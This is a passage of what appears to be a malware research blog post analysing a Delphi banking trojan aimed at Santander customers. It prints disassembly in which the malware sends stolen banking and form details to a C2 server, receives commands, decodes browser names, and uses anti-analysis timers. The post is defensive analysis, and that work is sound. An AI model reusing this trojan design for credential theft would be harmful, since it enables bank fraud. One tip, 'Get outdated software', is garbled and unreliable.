.text:005DECBA 0000000D pascal PosicaoFirma
.text:005DECD2 0000000B pascal RecebeBank
.text:005DECE8 0000000A pascal RecebeSMS
.text:005DECFD 00000006 pascal Cord1
.text:005DED0E 00000006 pascal Cord2
.text:005DED1F 00000006 pascal Cord3
.text:005DED30 00000006 pascal Cord4
```

During this process, the collected details are grouped into a string and sent to the C2 server via "**TCustomWinSocket_SendText**" call. Also, a function called "**TCustomWinSocket_ReceiveText"** is used to get the instructions from the C2**.**



```
mov     edi, [eax]
call    dword ptr [edi+0Ch] ; 'TStringList.Get'
mov     edx, [ebp+var_114]
lea     eax, [ebx+810h] ; 'TX_GAPIX.Cord3:string'
call    loc_407810
lea     ecx, [ebp+var_118]
mov     edx, 3
mov     eax, esi
mov     esi, [eax]
call    dword ptr [esi+0Ch] ; 'TStringList.Get'
mov     edx, [ebp+var_118]
lea     eax, [ebx+814h] ; 'TX_GAPIX.Cord4:string'
call    loc_407810
mov     eax, [ebx+810h] ; 'TX_GAPIX.Cord3:string'
push    eax
mov     eax, [ebx+814h] ; 'TX_GAPIX.Cord4:string'
push    eax
mov     ecx, [ebx+80Ch] ; 'TX_GAPIX.Cord2:string'
mov     edx, [ebx+808h] ; 'TX_GAPIX.Cord1:string'
mov     eax, gvar_005FA79C
mov     eax, [eax]
call    TX_NAEMS_Recorte
push    offset aTrav    ; "<|Trav|>"
push    dword ptr [ebx+800h] ; 'TX_GAPIX.RecebeBank:string'
push    offset asc_5E329C ; "<|>"
lea     eax, [ebp+var_120]
mov     edx, 3
call    @UStrCatN
mov     edx, [ebp+var_120]
lea     eax, [ebp+var_11C]
mov     ecx, 0
call    @LStrFromUStr
mov     edx, [ebp+var_11C]
mov     eax, [ebx+3B8h] ; 'TX_GAPIX.Xjuripingx:TClientSocket'
mov     eax, [eax+0A0h] ; 'TClientSocket.FClientSocket:TClientWinSocket'
call    TCustomWinSocket_SendText
jmp     loc_5E2E2C
```

Banking details sent to the C2 server

```
lea     eax, [ebx+800h] ; 'TX_GAPIX.RecebeBank:string'
mov     edx, offset aSantatravame_1 ; "SANTATRAVAMENTO"
call    loc_407810
mov     eax, gvar_005FA298
mov     eax, [eax]
call    TX_SAPIT_mostra_form
push    offset aTrav_1  ; "<|Trav|>"
push    dword ptr [ebx+800h] ; 'TX_GAPIX.RecebeBank:string'
push    offset asc_5E3A20 ; "<|>"
lea     eax, [ebp+var_150]
mov     edx, 3
call    @UStrCatN
mov     edx, [ebp+var_150]
lea     eax, [ebp+var_14C]
mov     ecx, 0
call    @LStrFromUStr
mov     edx, [ebp+var_14C]
mov     eax, [ebx+3B8h] ; 'TX_GAPIX.Xjuripingx:TClientSocket'
mov     eax, [eax+0A0h] ; 'TClientSocket.FClientSocket:TClientWinSocket'
call    TCustomWinSocket_SendText
jmp     loc_5E2E2C
```


More banking details sent to the C2 server

```
TCustomWinSocket_Error                 .text
TCustomWinSocket_SendText              .text
TCustomWinSocket_SendStreamPiece       .text
TCustomWinSocket_SetAsyncStyles        .text
TCustomWinSocket_Read                  .text
TCustomWinSocket_ReceiveBuf            .text
TCustomWinSocket_ReceiveText           .text
TCustomWinSocket_WndProc               .text
TCustomWinSocket_Write                 .text
TCustomWinSocket_CMLookupComplete      .text
```

TCustomWinSocket_ReceiveText (get commands from C2)

Figure 16: *Banking details sent to the C2 server and received commands via a specific call.*

In detail, it's possible to observe several call references to the "*ReceiveText"* function during the malware execution. As previously mentioned, this particular function is responsible for receiving commands from the C2 server. A snippet of code illustrating a call executed by malware where a specific command (Cord2) is received from crooks can be observed.




```
push    dword ptr fs:[eax]
mov     fs:[eax], esp
lea     edx, [ebp+var_C]
mov     eax, ebx
call    TCustomWinSocket_ReceiveText
mov     edx, [ebp+var_C]
lea     eax, [ebp+var_4]
call    @UStrFromLStr
lea     edx, [ebp+var_10]
mov     eax, offset a3c7c676574737c ; "3C7C676574737C3E"
call    sub_5E0844
mov     edx, [ebp+var_10]
mov     eax, [ebp+var_4]
call    @UStrEqual
jnz     loc_5E11DD
```

```
mov     dl, 1
mov     eax, ds:VMT_475D20_TMemoryStream
call    TObject_Create  ; 'TMemoryStream.Create'
mov     ds:dword_600E0C, eax
mov     ecx, ds:dword_600E08
mov     edx, ds:dword_600E04
mov     eax, ds:dword_600E00
call    sub_5DC244
push    0
push    0
mov     eax, ds:dword_600E08
call    TStream_SetPosition
mov     edx, ds:dword_600E08
mov     eax, ds:dword_600E0C
call    TMemoryStream_LoadFromStream
mov     eax, ds:dword_600E0C
call    sub_5E0B64
push    0
push    0
mov     eax, ds:dword_600E0C
call    TStream_SetPosition
mov     eax, ds:dword_600E0C
mov     edx, [eax]
call    dword ptr [edx]
push    edx
push    eax
lea     eax, [ebp+var_8]
call    IntToStr_0
push    offset aTamanho ; "<|TAMANHO|>"
push    [ebp+var_8]
push    offset asc_5E12D0 ; "<<|"
lea     eax, [ebp+var_18]
mov     edx, 3
call    @UStrCatN
mov     edx, [ebp+var_18]
lea     eax, [ebp+var_14]
mov     ecx, 0
```

*Figure 17: Specific commands (**Cord 2**) received from the C2 server.*

The malware have several strings encoded as shown below. The strings can be obtained via several approaches. In this case, the following strings were decoded in runtime as identified in the next image.




```
mov     eax, [ebx+3B8h] ; 'TX_SAMSUNG.PanelFinal:TPanel'
call    TControl_SetVisible
mov     eax, [esi]
call    TX_SAPIT_DestravaM
lea     ecx, [ebp+var_8]
mov     eax, [esi]
mov     edx, offset a61b2758181977f ; "61B2758181977F9C6EEC28D853"
call    DECRYPT_STRINGS
mov     edx, [ebp+var_8]
mov     eax, [esi]
call    TX_SAPIT_Matame
lea     ecx, [ebp+var_C]
mov     eax, [esi]
mov     edx, offset a110f15eb21fd15 ; "110F15EB21FD15E063B84BC8"
call    DECRYPT_STRINGS
mov     edx, [ebp+var_C]
mov     eax, [esi]
call    TX_SAPIT_Matame
lea     ecx, [ebp+var_10]
mov     eax, [esi]
mov     edx, offset a5bc642d838df3d ; "5BC642D838DF3D06070F0E"
call    DECRYPT_STRINGS
mov     edx, [ebp+var_10]
mov     eax, [esi]
```

```
61B2758181977F9C6EEC28D853 => iexplorer.exe
110F15EB21FD15E063B84BC8 => firefox.exe
5BC642D838DF3D06070F0E => chrome.exe
C06CA063A7739990997C => santander
```

Figure 18: *Decoded strings and decoded function high-level diagram.*

Finally, the next Figure presents the first Delphi form; hidden during the malware execution. This form have several timers (right-side). They are responsible for starting several functions such as anti-VM and anti-debug calls that stop the malware execution.

On the other hand, a specific timer executes a call to get commands from C2 within an interval initially defined by malware operators.



82CB6EC987C682DD63E858FE5AE1

Figure 19: *Main Form where timers execute several calls during the malware runtime.*

Final Thoughts

Malware is nowadays one of the major cyber weapons to destroy a business, market reputation, and even infect a wide number of users. The next list presents some tips on how you can prevent a malware infection. It is not a complete list, just a few steps to protect yourself and your devices.

- Get outdated software of your system
- Get email savvy; take several minutes looking at the new email and not a few seconds
- Beware of fake tech support, emails related do bank transactions, invoices, COVID19, everything you think be strange
- Keep Internet activity relevant
- Log out at the end of the day
- Only access secured and trusted sites (not only websites with green lock – please think you are doing, as many phishing campaigns are abusing of free CA to create valid HTTPS certificates and to distribute malicious campaigns over it)
- Keep your operating system up to date
- Make sure you are using an antivírus
- Beware of malvertising

Take-home message
Be proactive and start taking malware protection seriously!

References

https://www.hybrid-analysis.com/sample/bba8629b3d40ea278c091f6e1a15609194b57e80111c4648986d6e2f8b52f69d?environmentId=100

Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the 0xSI_f33d – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more here.